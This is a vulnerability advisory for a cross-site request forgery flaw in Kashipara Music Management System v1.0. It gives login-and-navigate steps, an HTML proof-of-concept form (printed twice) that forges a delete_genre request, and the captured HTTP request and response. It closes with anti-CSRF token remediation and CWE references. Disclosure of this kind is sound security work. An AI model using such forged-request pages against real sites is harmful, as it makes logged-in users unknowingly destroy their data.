Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Music Management System v1.0. This could lead to an attacker tricking the logged in user into deleting a music genre data via a crafted HTML on the "/music/ajax.php?action=delete_genre" page.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- **Affected File:** /music/ajax.php?action=delete_genre

Steps:


1. Login into the Music Management System v1.0 (URL: http://localhost/music/login.php).
2. Navigate to the "Genre" menu.
3. The 3rd entry is for "Pop" genre with id="1". This is a genre entry was created to demonstrate CSRF attack




4. Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a deletion request for "Pop" genre with id="1".

CSRF POC HTML:


```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://localhost/music/ajax.php?action=delete_genre" method="POST">
   <input type="hidden" name="id" value="1" />
   <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/music/ajax.php?action=delete_genre" method="POST">
      <input type="hidden" name="id" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```




5. Once we click the “Submit request” button, the genre deletion request is sent to the server and "Pop" genre with id="1" gets deleted. This is because there is no Anti-CSRF protection in place.




```
POST /music/ajax.php ?action=delete_genre  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows NT 10.0; Win64; x64; rv:128.0)  Gecko/2010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Content-Type : application/x-www-form-urlencoded
Content-Length : 4
Origin: null
Connection : close
Cookie: PHPSESSID=o2ra45r19up78187g1p23724je
Upgrade-Insecure-Requests : 1
Priority: u=0, i

id=1
```



```
HTTP/1.1 200 OK
Date: Tue, 30 Jul 2024 14:51:26 GMT
Server: Apache/2.4.58  (Win64)  OpenSSL/3.1.3  PHP/8.2.12
X-Powered-By : PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length : 1
Connection : close
Content-Type : text/html; charset=UTF-8

1
```



Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

https://portswigger.net/web-security/csrf/preventing

References:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery